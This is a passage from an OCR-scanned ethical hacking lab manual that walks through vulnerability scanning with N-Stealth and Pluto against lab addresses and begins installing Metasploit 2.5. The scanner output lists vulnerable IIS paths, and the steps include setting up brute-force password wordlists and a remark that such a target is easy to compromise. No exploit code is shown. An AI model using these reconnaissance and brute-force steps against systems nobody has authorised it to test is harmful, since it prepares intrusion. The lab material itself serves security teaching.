
Scanning Method: Standard Scan
Number of Security Checks: 20213
Total Scanned Signatures: 20213
Total Vulnerabilities Found: 51

Notes

Virtually Hacking Lab 70 -N-Stealth-

By scrolling down the screen the specifics of the screen are shown, including:

- The Vulnerability Name
- The Risk Level (High, Medium, Low)
- Bugtraq ID number
- CVE ID
- An HTML link to the target demonstrating the exploit



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
N-Stealth Report for 172.16.1.46 - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
History
Address
C:\Program Files\N-Stealth Free Edition\reports\172.16.1.46_1132351947.html
Go
Links
Done
My Computer
Start
E:\X\Windows\N-...
N-Stealth HTTP S...
C:\Program Files\...
N-Stealth Repor...
4:20 PM

Vulnerabilities List

High Level Vulnerabilities

No High Critical Vulnerabilities found.

Medium Level Vulnerabilities

Common WinCGI Vulnerability/Exploit
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://172.16.1.46/samples/details.idq

Vulnerability details and fix recommendations are available on commercial version.

Common WinCGI Vulnerability/Exploit
Risk Level: Medium
Bugtraq ID: 0
CVE ID: CVE-MAP-NOMATCH
Location: http://172.16.1.46/cgi-bin/samples/details.idq

Vulnerability details and fix recommendations are available on commercial version.

***Note:** Many times the HTML link will not provide anything useful, but I can tell you from experience with this application that when you receive this many hits on a target, the target itself has not been updated in quite a while. It should be fairly easy to compromise.


Lab 67: Vulnerability Scanner

Exploit Data from Target Computer: Pluto

Prerequisites: None
Countermeasures: Secure ACLs, Bastion computers
Description: An overall security scanner, including a multithreaded port scanner, Common Gateway Interface (CGI) scanner, port fingerprinting, Microsoft Structured Query Language (MSSQL) audit, FTP audits, SMTP audits, Network Basic Input/Output System (NetBIOS) audits, and password audits.
Procedure: Start, set the parameters, and execute.

Open the **audits.ini** file.


Enter the correct path the ***.audit** files and save.



```
[Audits]
SMTP = E:\X\windows\pluto\smtp.audit
WWW = E:\X\windows\pluto\www.audit
FTP = E:\X\windows\pluto\ftp.audit
MISC = E:\X\windows\pluto\misc.audit
CGI = E:\X\windows\pluto\cgi.audit
```


Double-click the **Pluto** icon to start the application.

The Pluto scanner will start with the *Address* field highlighted.



Address 192.168.0.1

Change the IP address to the target **IP Address** or **Hostname**.




Address 172.16.1.40
www.astralclinic.com

- System info
- Ports
- Audits

0%

Place your mouse over **Config** on the left side of the screen. This is actually a button but the mouse icon will not change. Click on **Config** and the *Options* screen will appear.



Policies: Full

Audits:
- ☑ Web Server
- ☑ FTP Server
- ☑ Mail Server
- ☑ NetBIOS Audit
- ☑ Protocol Detection
- □ Password Brute Force
- ☑ Port Scan


Threads (more threads makes scanning faster)

Number of Threads: 64

Ping timeout: 1500 ms

Drag the slider bar for the **Number of Threads** as far to the right as possible. Click **Apply**. The screen will close.

***Note:** Do NOT click on Password Brute Force as this function creates windows errors (this is a fluke in Pluto's code).



Policies: Full


Audits:
- ☑ Web Server
- ☑ FTP Server
- ☑ Mail Server
- ☑ NetBIOS Audit
- ☑ Protocol Detection
- ☐ Password Brute Force
- ☑ Port Scan

Threads (more threads makes scanning faster)

Number of Threads: 120

Ping timeout: 1500 ms

Click on **Config** again and click on the **Brute Force** tab. Review the location and names of the *Password* and *Usernames* files. If they do not exist, you will need to create them with a text editor, such as Notepad. Click **Apply**.




Policies: Full

Password Wordlist: c:\work\wordlist\common-passwords.txt

Usernames Wordlist: c:\work\wordlist\usernames.txt


Service: FTP

Click the start button ⇨ and Pluto will begin to scan the target. The progress bar will show the percentage of the completion of the scan.




Address 172.16.1.40
www.astralclinic.com
172.16.1.40
28%

Pluto will complete the scan.



Address 172.16.1.40
www.astralclinic.com
172.16.1.40
9 of 1118 checked ports are opened
0%


By expanding the results, you can evaluate the details. Pluto will automatically perform banner grabbing as well.



```
Address 172.16.1.40
www.astralclinic.com
172.16.1.40
  System info
    Ping response time: 0 ms
  Ports
    25 [smtp]
      Description:  Simple Mail Transfer
      Banner: 220 w2kas Microsoft ESMTP MAIL Service, Version: 5.0.2195.6713 ready at  Fri, 18 Nov 2005 18:39:26 -0600
      Protocol detected: SMTP
    80 [http]
      Description:  World Wide Web HTTP
      Protocol detected: HTTP
    135 [locsrv]
      Description:  NCS local location broker
    139 [netbiosssn]
      Description:  NETBIOS Session Service
    443 [https]
      Description:  secure http (SSL)

11 of 1118 checked ports are opened
```


Scrolling through the results in this example will identify three potentially critical errors in the target. Pluto will identify:

- The CGI script executed
- A description of the vulnerability
- A severity rating (High, Medium, Low)



```
Address 172.16.1.40
www.astralclinic.com
    CGI: /scripts/samples/search/qsumrhit.htw
      URL: http://172.16.1.40/scripts/samples/search/qsumrhit.htw
      Description: A buffer issue in Webhits.dll can be abused to read any file on the same volume, even outside of the web roc
      Severity: High
    CGI: /scripts/samples/search/qfullhit.htw
      URL: http://172.16.1.40/scripts/samples/search/qfullhit.htw
      Description: A buffer issue in Webhits.dll can be abused to read any file on the same volume, even outside of the web roc
      Severity: High
    CGI: //_vti_bin/shtml.dll
      URL: http://172.16.1.40//_vti_bin/shtml.dll
      Description: Shtml.dll can be abused to gain the source of server side scripts such as ASP pages. Ensure the most upto d
      Severity: High
  WWW
    Version: Microsoft-IIS/5.0
    Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH,
    Allowed Options: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
    Authoring: MS-FP/4.0,DAV

11 of 1118 checked ports are opened
```

To save the report click on **File**, then click **Save**, and finally select **Name the Report** and click **Save**.



Address 172.16.1.40

www.astralclinic.com

Severity: Info

Save in: Reports

File name: Virtaul Hacking Lab 71 Pluto

Save as type: Saved Reprot *.cpt

olume, even outside of the web roc

olume, even outside of the web roc

ASP pages. Ensure the most upto d


11 of 1118 checked ports are opened

98%

C:\WINNT\System32\cmd...

E:\X\Windows\pluto

The last feature of Pluto to mention is the ability to add custom audit checks. This is done by placing the mouse over the **Audits** word on the left of the application. As before, this is actually a button even though the mouse pointer will not change. Click on **Audits** and the **Database Explorer** will appear.



Database: E:\X\Windows\pluto\smtp.audit

```
Alibaba 2.0 Multiple CGI Vulnerabilties
Apache mod_cookies Buffer Overflow Vulnerability
Berkeley Sendmail Daemon Mode Vulnerability
Berkeley Sendmail Group Permissions Vulnerability
Berkeley Sendmail MIME Vulnerability
Berkeley Sendmail Starvation and Overflow Vulnerabilities
Gordano NTMail Web File Access Vulnerability
Sendmail 5.5
Sendmail 8.6.10
```

Total: 13

Name:

Description

Fix:

Type: Banner

Port: 0


Data:

Severity: High

C:\WINNT\System32\cmd...

E:\X\Windows\pluto

Pluto allows you to enter custom entries into the databases. By clicking on each database, you display the vulnerabilities. Click each vulnerability in the list to list the details of each.



Database: E:\X\Windows\pluto\smtp.audit

Apache mod_cookies Buffer Overflow Vulnerability

```
Alibaba 2.0 Multiple CGI Vulnerabilties
Apache mod_cookies Buffer Overflow Vulnerability
Berkeley Sendmail Daemon Mode Vulnerability
Berkeley Sendmail Group Permissions Vulnerability
Berkeley Sendmail MIME Vulnerability
Berkeley Sendmail Starvation and Overflow Vulnerabilities
Gordano NTMail Web File Access Vulnerability
Sendmail 5.5
Sendmail 8.6.10
```

Total: 13

Name:

Description: Certain versions of the Apache webserver shipped with a remotely exploitable buffer overflow attack. This overflow was present in the function make_cookie, in mod_cookies.c used a 100 byte buffer. Remote attackers, if they provided more than 100 bytes, could exploit this vulnerabiltity to gain access to the server running the Apache server.

Fix: Upgrade to the current version of Apache.

Type: Banner

Port: 80

Data: Apache/1.1.1;Apache/1.1;Apache/1.0.5;Apache/1.0.3;Apache/1.0.2;Ap.

Severity: High

***Note:** Pluto allows for the addition of custom exploits. I have found that (as with the earlier code error that results when clicking on the Brute-Force option), clicking the Add button at this point can cause another error. In order to add custom vulnerabilities you must edit the audit files themselves with a text editor, such as Notepad. This is recommended by experienced people only as it deals with direct scripting.

Even with Pluto's code issue, I left it in because of its ability to add the custom audit scripts. You can use the audit files to gain experience in scripting and understand how these exploits work against a target.


Lab 68: Vulnerability Assessment

Perform Vulnerability Assessment: Metasploit


Prerequisites: None
Countermeasures: Secure ACLs, Bastion servers/workstations
Description: The Metasploit Framework is an advanced open source platform for developing, testing, and using exploit code. This project initially started off as a portable network game and has evolved into a powerful tool for penetration testing, exploit development, and vulnerability research. Remember that all commands in Linux are *case sensitive*.
Procedure: Windows: Install, set parameters, execute, and review results.
Linux: Compile, set parameters, execute, and review results.

On Windows

Double-click on the **framework-2.5.exe** icon to start the installation of Metasploit.



Install the Metasploit Framework Wizard with the default options. Metasploit will now finish installing. Click **Finish**.




Completing the Metasploit Framework 2.5 Setup Wizard

Metasploit Framework 2.5 has been installed on your computer.

